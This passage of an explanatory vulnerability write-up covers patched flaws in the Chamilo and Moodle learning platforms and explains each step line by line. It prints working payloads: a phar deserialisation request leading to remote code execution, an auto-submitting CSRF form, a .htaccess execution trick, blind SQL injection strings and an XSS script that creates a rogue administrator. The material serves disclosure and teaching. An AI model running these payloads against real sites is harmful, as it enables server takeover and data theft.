$urlcontents = Security::remove_XSS($_GET['image']);
// ...
$contents = file_get_contents($urlcontents);
Line by line:
if (!isset($_GET['title']) || !isset($_GET['type']) || !isset($_GET['image'])) {checks that three values arrived in the URL:title,typeandimage.issetmeans "is set". The!means "not", and||means "or". So: if any of the three is missing, do what is inside the braces.echo 'No title';prints a message.exit;stops the script immediately.$paintDir = Session::read('paint_dir');reads a value calledpaint_dirfrom the user's session. A session is the server's memory of who you are across several requests, usually tied to a cookie, a small piece of data the browser stores and sends back with each request. Think of a session as a coat-check ticket: the browser shows the ticket, the server fetches the coat that belongs to it.if (empty($paintDir)) {checks whether that value is empty.echo 'No directory to save';andexit;stop the script if it is.$urlcontents = Security::remove_XSS($_GET['image']);takes theimagevalue from the URL and passes it through a cleaning function calledremove_XSS, storing the result in$urlcontents.$contents = file_get_contents($urlcontents);asks PHP to fetch whatever$urlcontentspoints to and put the result in$contents.file_get_contentsis a general-purpose reader: it can read a local file, or fetch a web address, depending on what it is given.
The vulnerability is that the user-controlled $urlcontents goes straight into file_get_contents(). That means the user can choose not just a web address but a protocol wrapper. A protocol wrapper is a prefix like http:// or file:// that tells PHP how to interpret what follows. One of them is phar://, which tells PHP: treat the file that follows as a phar archive, and to do that, deserialise it. So by supplying a phar:// address, the attacker makes the server deserialise their uploaded file. The remove_XSS() call only strips < and > characters and can be ignored here. Being able to control the input to file_get_contents() is also an SSRF issue (Server-Side Request Forgery): the server can be made to fetch addresses of the attacker's choosing, because the application does not restrict which URLs are allowed.
The code requires the title, type and image GET parameters and a session variable paint_dir. The session variable can be set by visiting http://CHAMILO_WEBSITE/main/document/create_paint.php, which contains:
$dir = $document_data['path'];
$is_allowed_to_edit = api_is_allowed_to_edit(null, true);

// path for pixlr save
$paintDir = Security::remove_XSS($dir);
if (empty($paintDir)) {
    $paintDir = '/';
}

Session::write('paint_dir', $paintDir);
Line by line:
$dir = $document_data['path'];takes the current document folder's path and stores it.$is_allowed_to_edit = api_is_allowed_to_edit(null, true);asks the application whether the current user is allowed to edit, and stores the answer. The result is not used further in this snippet.// path for pixlr saveis a comment.$paintDir = Security::remove_XSS($dir);cleans the path with the same function and stores it.if (empty($paintDir)) {if the result is empty,$paintDir = '/';sets it to the root folder.Session::write('paint_dir', $paintDir);saves the value into the session under the namepaint_dir, so later requests can read it.
In plain words: simply visiting this page gives your session the paint_dir value that the save script insists on. That is why this step is needed before the attack request.
Chaining the bugs
The phar file is already on the server at a known local path. The deserialisation endpoint is called with the URL string phar:///var/www/chamilo/app/courses/C001/document/rce.jpg in the image GET parameter:
http://CHAMILO_WEBSITE/main/document/save_pixlr.php?title=a&type=b&image=phar:///var/www/chamilo/app/courses/C001/document/rce.jpg
Reading it: http://CHAMILO_WEBSITE is the site's address, /main/document/save_pixlr.php is the endpoint, and after the ? come the parameters separated by &. title=a and type=b are dummy values that only need to be present. image=phar:///var/www/chamilo/app/courses/C001/document/rce.jpg is the important one: the phar:// prefix tells PHP to treat the rest as a phar archive, and the rest is the full path to the uploaded file.
This deserializes the phar archive and triggers the command execution payload. On the attacker host:
Browser output:
This confirms remote code execution. A demo of the full chain with a reverse shell payload instead:
A reverse shell is a connection the victim server opens back to the attacker, giving an interactive command prompt on that server.
Chamilo: CSRF leading to RCE
The security administrative page lacks anti-CSRF measures. CSRF, Cross-Site Request Forgery, works like this: you are logged in to a site, your browser holds your session cookie, and you then visit a page controlled by an attacker. That page quietly submits a form to the site you are logged in to. Your browser attaches your cookie automatically, so the site thinks the request came from you. Anti-CSRF measures are defences against this, typically a secret value (a token) that the attacker's page cannot know, which must be included with every state-changing request.
Here, an attacker can craft a CSRF payload that, when triggered by an authenticated administrator, changes the site security settings. One interesting setting is the site-wide blacklist and whitelist, which controls which files may be uploaded. If the attacker can change those lists, they can make the site accept dangerous files.
Chamilo cleans uploaded filenames in /main/inc/lib/fileUpload.lib.php:htaccess2txt(). The notation file:function() means "the function named function inside the file named file". Whenever an uploaded filename is .htaccess, the resulting filename is htaccess.txt:
function htaccess2txt($filename)
{
    return str_replace(['.htaccess', '.HTACCESS'], ['htaccess.txt', 'htaccess.txt'], $filename);
}
Line by line:
function htaccess2txt($filename)declares a function that takes a filename.return str_replace(...)returns the result of a search-and-replace.str_replacetakes three things: what to look for, what to put in its place, and the text to work on.['.htaccess', '.HTACCESS']is the list of things to look for: the name in lower case and in upper case.['htaccess.txt', 'htaccess.txt']is the matching list of replacements: both becomehtaccess.txt.$filenameis the text being worked on.
Why does this matter? A .htaccess file is a configuration file read by the Apache web server that can change how the server behaves in its folder.
The following PoC adds the extension txt to the blacklist and sets the replacement for blacklisted extensions to /../.htaccess. A PoC, proof of concept, is a minimal demonstration that a bug is real.
<html>
<body>
<form action="http://[redacted]/main/admin/settings.php?category=Security" method="POST">
<input type="hidden" name="upload_extensions_list_type" value="blacklist" />
<input type="hidden" name="upload_extensions_blacklist" value="txt" />
<input type="hidden" name="upload_extensions_whitelist" value="htm;html;jpg;jpeg;gif;png;swf;avi;mpg;mpeg;mov;flv;doc;docx;xls;xlsx;ppt;pptx;odt;odp;ods;pdf;" />
<input type="hidden" name="upload_extensions_skip" value="false" />
<input type="hidden" name="upload_extensions_replace_by" value="/../.htaccess" />
<input type="hidden" name="permissions_for_new_directories" value="0777" />
<input type="hidden" name="permissions_for_new_files" value="0666" />
<input type="hidden" name="openid_authentication" value="false" />
<input type="hidden" name="extend_rights_for_coach" value="false" />
<input type="hidden" name="extend_rights_for_coach_on_survey" value="true" />
<input type="hidden" name="allow_user_course_subscription_by_course_admin" value="true" />
<input type="hidden" name="sso_authentication" value="false" />
<input type="hidden" name="sso_authentication_domain" value="" />
<input type="hidden" name="sso_authentication_auth_uri" value="/?q=user" />
<input type="hidden" name="sso_authentication_unauth_uri" value="/?q=logout" />
<input type="hidden" name="sso_authentication_protocol" value="http://" />
<input type="hidden" name="filter_terms" value="" />
<input type="hidden" name="allow_strength_pass_checker" value="true" />
<input type="hidden" name="allow_captcha" value="false" />
<input type="hidden" name="captcha_number_mistakes_to_block_account" value="5" />
<input type="hidden" name="captcha_time_to_block" value="5" />
<input type="hidden" name="sso_force_redirect" value="false" />
<input type="hidden" name="prevent_multiple_simultaneous_login" value="false" />
<input type="hidden" name="user_reset_password" value="false" />
<input type="hidden" name="user_reset_password_token_limit" value="3600" />
<input type="hidden" name="_qf__settings" value="" />
<input type="hidden" name="search_field" value="" />
<input type="submit" value="Submit request" />
</form>
</body>
<script>
document.forms[0].submit()
</script>
</html>
Line by line:
<html>,<body>,</body>,</html>are the ordinary tags that make up a web page.<form action="http://[redacted]/main/admin/settings.php?category=Security" method="POST">starts a form.actionis where the form is sent: the security settings page.method="POST"means the values are sent in the body of the request rather than in the URL.- Each
<input type="hidden" ... />is a field the user does not see.nameis the setting's name on the server,valueis what will be submitted. Hidden fields are used so the form submits every setting the page expects, not just the ones being changed. name="upload_extensions_list_type" value="blacklist"sets the mode to blacklist.name="upload_extensions_blacklist" value="txt"addstxtto the blacklist.name="upload_extensions_whitelist" value="htm;html;..."sets the whitelist. The;sequences are HTML entities for semicolons, so the browser sends semicolon-separated extensions.name="upload_extensions_replace_by" value="/../.htaccess"is the key line. The entities decode to/../.htaccess. This is the text that will replace any blacklisted extension.- The remaining hidden fields set other security options to values the form expects, so the submission is accepted as a complete settings update.
<input type="submit" value="Submit request" />is the visible button, present so the form is well formed.<script> document.forms[0].submit() </script>is JavaScript that automatically submits the first form on the page as soon as the page loads. This is what makes the attack work without the victim clicking anything: they only have to open the page.
Since .txt is now blacklisted, it is replaced with /../.htaccess. The final filename is htaccess/../.htaccess, and because only the filename is used, the result is .htaccess:
In plain words: the upload code first turns .htaccess into htaccess.txt to defuse it. But txt is now blacklisted, so the replacement rule kicks in and swaps txt for /../.htaccess. The name becomes htaccess/../.htaccess. The report says the final filename is htaccess/../.htaccess, and since only the filename is used, it gives .htaccess.
A Teacher can then upload a .htaccess file that makes PHP execute with a custom extension (.1337) in the current directory:
AddType application/x-httpd-php .1337
Reading it: AddType is an Apache directive that maps a file type to a handler. application/x-httpd-php is the internal name for "run this as PHP". .1337 is the extension being mapped. The effect: any file ending in .1337 in that folder will be executed as PHP code.
Uploading a PHP file with the .1337 extension:
This allows arbitrary code execution:
Alternatively, phps can be added to the blacklist and blacklisted extensions replaced with php. This works because a second cleaning function, /main/inc/lib/fileUpload.lib.php:php2phps(), handles PHP extensions:
function php2phps($file_name)
{
    return preg_replace('/\.(phar.?|php.?|phtml.?)(\.){0,1}.*$/i', '.phps', $file_name);
}
Line by line:
function php2phps($file_name)declares a function that takes a filename.return preg_replace(...)returns the result of a regex-based replacement.preg_replacetakes a pattern, a replacement and the text to work on.- The pattern
/\.(phar.?|php.?|phtml.?)(\.){0,1}.*$/ibreaks down as follows.\.is a literal dot.(phar.?|php.?|phtml.?)is a group matchingphar,phporphtml, each optionally followed by one more character (the.?). The|means "or".(\.){0,1}allows an optional extra dot..*$allows anything up to the end of the name. Theiflag makes it case-insensitive. '.phps'is what the matched part is replaced with.$file_nameis the text being worked on.
In plain words: any filename containing a PHP-style extension is rewritten so that extension becomes .phps, which the server will not execute.
Whenever an uploaded file has a .php extension, the resulting filename is .phps. Since .phps is now blacklisted, it is replaced, and the final filename is back to .php. Uploading a PHP webshell named php-backdoor.php then succeeds:
A webshell is a small script uploaded to a server that lets an attacker run commands through the browser, like a remote control for the server.
Direct execution is blocked by the .htaccess in the root directory:
Inspecting that file shows the regex can be bypassed by appending a / to the end of the PHP file to be executed:
# Prevent execution of PHP from directories used for different types of uploads
RedirectMatch 403 ^/app/(?!courses/proxy)(cache|courses|home|logs|upload|Resources/public/css)/.*\.ph(p[3457]?|t|tml|ar)$
RedirectMatch 403 ^/main/default_course_document/images/.*\.ph(p[3457]?|t|tml|ar)$
RedirectMatch 403 ^/main/lang/.*\.ph(p[3457]?|t|tml|ar)$
RedirectMatch 403 ^/web/.*\.ph(p[3457]?|t|tml|ar)$
Line by line:
- The first line is a comment explaining the purpose: stop PHP from running in folders used for uploads.
RedirectMatch 403is an Apache directive: when a URL matches the pattern that follows, answer with HTTP status 403, which means "forbidden".^/app/(?!courses/proxy)(cache|courses|home|logs|upload|Resources/public/css)/.*\.ph(p[3457]?|t|tml|ar)$is the pattern.^anchors it to the start of the URL./app/is the folder.(?!courses/proxy)is a negative lookahead: do not match if the next part iscourses/proxy. The group(cache|courses|home|logs|upload|Resources/public/css)lists the upload-related subfolders..*allows any filename.\.ph(p[3457]?|t|tml|ar)$matches a PHP-style extension:phfollowed by an optionalpand one of3,4,5,7, ort,tml,ar, and$anchors it to the end of the URL.- The next three lines apply the same rule to the images folder, the language folder and the
webfolder.
The report says the regex can be bypassed by appending a / at the end of the PHP file to be executed.
The report says this again gives remote code execution capabilities. The key lesson is that several cleaning routines can interact in unintended ways: the file upload cleaning was cancelled out by the site security cleaning.
Chamilo: authenticated blind SQL injection
Four authenticated blind SQL injections were found, all by searching in a Source to Sink manner. "Authenticated" means the attacker must be logged in. "Blind" means the attacker does not see the database output directly; instead they ask the database yes/no questions and watch how the page changes.
One example is in /main/blog/blog.php, where an authenticated student can trigger the bug:
$blog_id = isset($_GET['blog_id']) ? $_GET['blog_id'] : 0;

// ...

$sql = "SELECT COUNT(*) as number
        FROM ".$tbl_blogs_tasks_rel_user."
        WHERE
            c_id = $course_id AND
            blog_id = ".$blog_id." AND
            user_id = ".api_get_user_id()." AND
            task_id = ".$task_id;

$result = Database::query($sql);
$row = Database::fetch_array($result);
Line by line:
$blog_id = isset($_GET['blog_id']) ? $_GET['blog_id'] : 0;readsblog_idfrom the URL. The? :is a shorthand if/else: if it is set, use it, otherwise use0.$sql = "SELECT COUNT(*) as numberstarts building a database query as a piece of text.SELECTasks the database for data, andCOUNT(*)counts rows.FROM ".$tbl_blogs_tasks_rel_user."appends the table name. The dots join pieces of text together.WHEREstarts the filter conditions.c_id = $course_id ANDfilters by course.blog_id = ".$blog_id." ANDinserts the user-suppliedblog_iddirectly into the query text. This is the injection point: whatever the user typed becomes part of the database command.user_id = ".api_get_user_id()." ANDfilters by the logged-in user's ID.task_id = ".$task_id;filters by task.$result = Database::query($sql);sends the finished query to the database.$row = Database::fetch_array($result);fetches the first row of the answer.
The query selects a single Integer column, so a boolean-based blind SQL injection can extract data. The TRUE and FALSE queries are:
TRUE case:
0 UNION SELECT CASE WHEN 1=1 THEN 1 ELSE (SELECT table_name FROM information_schema.tables) END;-- -
FALSE case:
0 UNION SELECT CASE WHEN 1=2 THEN 1 ELSE (SELECT table_name FROM information_schema.tables) END;-- -
Line by line:
0is the value injected in place ofblog_id. It is a number, so the query stays syntactically valid.UNION SELECTjoins a second result onto the first.UNIONmeans "combine the results of two queries".CASE WHEN 1=1 THEN 1 ELSE (SELECT table_name FROM information_schema.tables) ENDis a conditional. If the condition is true, return1. If false, run the subquery.information_schema.tablesis a built-in catalogue listing every table in the database, so the subquery returns many rows, which is an error in this context.-- -is a comment marker in SQL, so the rest of the original query is ignored. The trailing space and dash are a common way to make sure the comment is recognised.
In the TRUE case, 1=1 is true, so the query returns 1. In the FALSE case, 1=2 is false, so the subquery runs. The report says different responses are shown for the two cases.
Because the responses differ, an automated script can leak arbitrary subqueries character by character. To leak SELECT USER();, the payload looks like:
0 UNION SELECT CASE WHEN (SELECT SUBSTR((SELECT USER()),1,1))='c' THEN 1 ELSE (SELECT table_name FROM information_schema.tables) END;-- -
Line by line:
SELECT USER()asks the database for the name of the current database user.SUBSTR((SELECT USER()),1,1)takes one character from that name, starting at position 1, length 1, so the first character.='c'compares that character withc.- The rest is the same true/false trick: if the character is
c, return1and the page is normal; otherwise the subquery runs and the page errors.
This is a TRUE output, meaning the first character of SELECT USER() is c. By repeating this for each position, an automated script can leak the output of arbitrary subqueries character by character.
Three similar instances were found at /main/forum/download.php (Student), /main/inc/ajax/exercise.ajax.php (Teacher) and /main/session/session_category_list.php (Session Admin).
Chamilo: reflected XSS
Reflected XSS means the attacker's input is sent to the server and immediately echoed back into the page, so the script runs in the victim's browser when they open a crafted link. It is "reflected" because the input bounces straight back, like a mirror.
The remove_XSS() function only strips the < and > characters, which gives developers a false sense of safety: XSS is still possible after input passes through it.
In /index.php, the value of the HTTP parameter firstpage is passed directly into remove_XSS() as its only argument, and the return value is inserted directly into a <script> tag. The input ';alert(1);// is used for tracing.
Source: /index.php
The definition of security.lib.php::remove_XSS() takes two additional optional parameters, $user_status and $filter_terms. $filter_terms defaults to false, so the if clause on line 305 is never entered when the function is called with one argument.
Source: /main/inc/lib/security.lib.php
Before returning, remove_XSS() passes the input to HTMLPurifier:
HTMLPurifier is a well-known library whose job is to clean HTML so that only safe tags and attributes remain. The problem is that it is being used on a plain string that will later be placed inside a JavaScript context, not on HTML. It is meant to sanitise HTML elements, not pure strings. Single and double quotes are therefore not sanitised, which leaves the PoC payload intact:
Source: /vendor/ezyang/htmlpurifier/library/HTMLPurifier.php
The XSS payload triggers:
The sanitisation does encode <> to prevent arbitrary HTML tags:
Several instances of the same pattern exist, for example:
Source: /main/session/add_users_to_session.php
Payload: " onfocus="alert(document.domain)" name="pwn", with #pwn appended to the URL
Source: /main/auth/profile.php
Payload: " onfocus="alert(document.cookie)" name="pwn"//, with #pwn appended to the URL
Moodle: reflected XSS (CVE-2021-43558)
Moodle reads HTTP parameters through required_param() or optional_param() together with a cleaning type. In /admin/tool/filetypes/revert.php, the extension parameter is passed into $extension with PARAM_RAW, so no cleaning happens before it reaches get_string():
$extension = required_param('extension', PARAM_RAW);
// ...
$message = get_string('revert_confirmation', 'tool_filetypes', $extension);
// ...
echo $OUTPUT->confirm($message, $yesbutton, $nobutton);
Line by line:
$extension = required_param('extension', PARAM_RAW);reads theextensionparameter and, because the type isPARAM_RAW, does no cleaning.$message = get_string('revert_confirmation', 'tool_filetypes', $extension);builds a message.get_stringlooks up a text template by name and fills in the value.echo $OUTPUT->confirm($message, $yesbutton, $nobutton);prints a confirmation page with the message and two buttons.
Inside get_string(), the value becomes the local variable $a:
function get_string($identifier, $component = '', $a = null, $lang = null) {
    $string = $this->load_component_strings($component, $lang); // $string = "Are you sure you want to restore <strong>.{$a}</strong> to Moodle defaults, discarding your changes?"

    // ...

    $string = str_replace('{$a}', (string)$a, $string);
    return $string;
}
Line by line:
function get_string($identifier, $component = '', $a = null, $lang = null) {declares the function. The= ''and= nullparts are default values used when the caller does not supply them.$string = $this->load_component_strings($component, $lang);loads the text template for the component. The comment shows what the template looks like: a sentence with<strong>.{$a}</strong>in the middle, where{$a}is a placeholder.$string = str_replace('{$a}', (string)$a, $string);replaces the placeholder with the value, converted to a string.return $string;returns the finished text.
The string is not cleaned; it is substituted into a preset template and returned. The extension parameter can therefore be <script>alert(document.cookie)</script>, which triggers XSS because the input is reflected directly in the HTML response.
Assuming the victim is an authenticated administrator, the following single-line payload changes the site administrator to a custom user with the credentials xss:xss:
<script>var xhr=new XMLHttpRequest();xhr.open("POST","/user/editadvanced.php",true);xhr.setRequestHeader("Content-Type","application/x-www-form-urlencoded");xhr.withCredentials=true;var body="sesskey="%2Bdocument.getElementsByTagName("input")[1].value%2B"%26_qf__user_editadvanced_form=1%26username=xss%26newpassword=xss%26firstname=Created%2Bvia%26lastname=XSS%26email=xss%40moodle.test%26submitbutton=Create%2Buser";var aBody=new Uint8Array(body.length);for(var i=0;i<aBody.length;i%2B%2B)aBody[i]=body.charCodeAt(i);xhr.send(new Blob([aBody]));</script>
Line by line:
<script>and</script>mark the start and end of JavaScript that the browser will run.var xhr=new XMLHttpRequest();creates anXMLHttpRequest, the browser object used to send requests from JavaScript without reloading the page.xhr.open("POST","/user/editadvanced.php",true);prepares a POST request to the user-editing page. Thetruemeans "do it in the background".xhr.setRequestHeader("Content-Type","application/x-www-form-urlencoded");tells the server the body is form data, the same format a normal form submission uses.xhr.withCredentials=true;tells the browser to include cookies with the request, so the request carries the administrator's session.var body="sesskey="%2Bdocument.getElementsByTagName("input")[1].value%2B"%26_qf__user_editadvanced_form=1%26username=xss%26newpassword=xss%26firstname=Created%2Bvia%26lastname=XSS%26email=xss%40moodle.test%26submitbutton=Create%2Buser";builds the request body as a string.%2Bis the URL-encoded form of+, which in JavaScript joins strings, and%26is the encoded form of&, which separates form fields. The first part reads the value of the second<input>on the page, which is thesesskey. The rest sets the form marker, the usernamexss, the passwordxss, the first nameCreated via, the last nameXSS, an email address, and the submit button value.var aBody=new Uint8Array(body.length);creates a byte array the same length as the body.for(var i=0;i<aBody.length;i%2B%2B)aBody[i]=body.charCodeAt(i);copies each character's numeric code into the byte array.%2B%2Bis the encoded form of++, which increments the counter.xhr.send(new Blob([aBody]));sends the body as a binary blob, which is a way of packaging raw bytes for sending.
The payload grabs the user's sesskey, an anti-CSRF measure, and submits the POST request needed to change the site administrator.
The administrative panel showing the user list before the payload:
After the payload, the site administrator has been replaced with the Created via XSS user:
The report says this gives ownership of the Moodle instance.
Root cause
The Chamilo upload flaw is an extension-only check: the application never verifies that an uploaded image really is an image, so any file with a non-blacklisted extension is accepted. The deserialisation flaw is the direct use of user input in file_get_contents(), which allows the phar:// wrapper to deserialise a local file. The CSRF flaw is the absence of anti-CSRF measures on the security administrative page. The SQL injection is string concatenation of $blog_id into the query. The XSS flaws come from remove_XSS() being used on strings that end up in HTML or JavaScript contexts, with HTMLPurifier applied in a way that leaves quotes intact.
The CSRF chain shows a design-level problem: two cleaning routines interact. htaccess2txt() rewrites .htaccess to htaccess.txt, and php2phps() rewrites .php to .phps, but the configurable blacklist replacement can turn those rewritten names back into dangerous ones. The .htaccess in the web root blocks PHP execution in upload directories, but its regex can be bypassed by appending a /.
In Moodle, the root cause is PARAM_RAW on the extension parameter combined with get_string() substituting the value into a template without escaping. Escaping means converting characters that have special meaning into harmless equivalents, so they are displayed rather than interpreted.
Impact
In Chamilo, the upload and deserialisation chain gives remote code execution to a Teacher who can upload to a course Documents section. The CSRF chain lets an attacker change the upload blacklist and replacement settings when an authenticated administrator triggers the payload, after which a Teacher can upload a dangerous file. Four authenticated blind SQL injections were found, reachable by a student, a teacher and a session admin. The reflected XSS runs script in the context of a victim whose input is reflected.
In Moodle, the reflected XSS can be used against an authenticated administrator to create a new administrator account, giving the attacker ownership of the Moodle instance.
Fix
All findings were patched by the vendors. Chamilo patches were pushed to GitHub on 05-Aug-2021 and 19-Aug-2021. Moodle patches were pushed on 06-Nov-2021.
Variants to test
- Extension-only upload checks: upload a
pharor PHP file with an image extension and see whether it is stored and reachable at a predictable path. A positive result is the file appearing in the course Documents directory. file_get_contents()with user input: try thephar://wrapper in parameters that feed file reads. A positive result is apharpayload executing.- Configurable blacklist replacement: on LMS platforms with admin-configurable upload settings, set the replacement string to a path traversal such as
/../.htaccessand upload a file whose extension is blacklisted. A positive result is the uploaded filename resolving to.htaccess. Path traversal means using..to climb out of the intended folder. .htaccessregex bypass: append/to a PHP file URL in a directory blocked byRedirectMatch. A positive result is the request no longer being blocked by the RedirectMatch rule.PARAM_RAWin Moodle: search for_param(...PARAM_RAW)and trace the value into output functions such asget_string(). A positive result is the value reflected into the HTML response without escaping.remove_XSS()in Chamilo: pass quote-based payloads such as" onfocus="alert(1)" name="pwn"into parameters reflected in HTML attributes. A positive result is the payload reflected intact in the HTML attribute.
Glossary
- API: a defined way for one piece of software to talk to another, like a service counter with fixed rules about what you can ask for.
- Blacklist: a list of things that are forbidden, as opposed to a whitelist of things that are allowed.
- Blind SQL injection: an SQL injection where the attacker cannot see the database output directly and instead infers it from yes/no differences in the page.
- Cookie: a small piece of data a website stores in your browser and your browser sends back with each request, often used to identify your session.
- CSRF (Cross-Site Request Forgery): tricking a logged-in user's browser into sending a request the user did not intend, using the browser's automatic cookie sending.
- CVE: a public catalogue number given to a known vulnerability so people can refer to it unambiguously.
- Deserialisation: turning stored data back into live program objects; the reverse of serialisation.
- Docker: a tool that packages software with everything it needs so it runs the same way on any computer.
- Endpoint: a specific address on a website that does a specific job.
- Escaping: converting characters that have special meaning into harmless equivalents so they are displayed rather than interpreted.
- Extension: the part of a filename after the last dot, such as
.jpgor.php, telling the server what kind of file it is. - Gadget: a piece of an application's own code that, when woken up during deserialisation, ends up doing something useful to an attacker.
- GET: a way of sending data to a website by putting it in the URL.
- HTMLPurifier: a library that cleans HTML so that only safe tags and attributes remain.
- HTTP: the protocol browsers and web servers use to exchange requests and responses.
- Insecure deserialisation: deserializing data without checking it is safe, which can let an attacker run their own code.
- JavaScript: small programs that run in the browser and can change the page, read cookies and send requests.
- LMS (Learning Management System): software a school or company uses to run online courses, holding materials, uploads and an admin area.
- Path traversal: using
..in a file path to climb out of the intended folder. - PHP: a programming language commonly used for websites.
- PHPGGC: a tool that builds
phararchives out of existing code in a target application. - Phar: a PHP archive, a single file that can bundle several files together, similar in spirit to a zip file.
- POST: a way of sending data to a website in the body of a request rather than in the URL.
- Protocol wrapper: a prefix like
http://,file://orphar://that tells PHP how to interpret what follows. - RCE (Remote Code Execution): the ability to make a server run commands of the attacker's choosing.
- Regex (regular expression): a way of describing a text pattern so a search tool can find every line that matches it.
- Reverse shell: a connection the victim server opens back to the attacker, giving an interactive command prompt on that server.
- Session: the server's memory of who you are across several requests, usually tied to a cookie.
- Sink: a function in code that does something powerful, such as running a system command.
- Source: the place where user input enters the application.
- SSRF (Server-Side Request Forgery): making the server fetch addresses of the attacker's choosing.
- Token: a secret value included with a request to prove it came from the real page, used as an anti-CSRF measure.
- Webshell: a small script uploaded to a server that lets an attacker run commands through the browser.
- Whitelist: a list of things that are allowed, as opposed to a blacklist of things that are forbidden.
- Wrapper: a function that does a job on your behalf, often adding checks, so the rest of the code does not have to repeat them.
- XSS (Cross-Site Scripting): getting your own JavaScript into a page other people view, so it runs in their browser; reflected XSS bounces the input straight back from the server.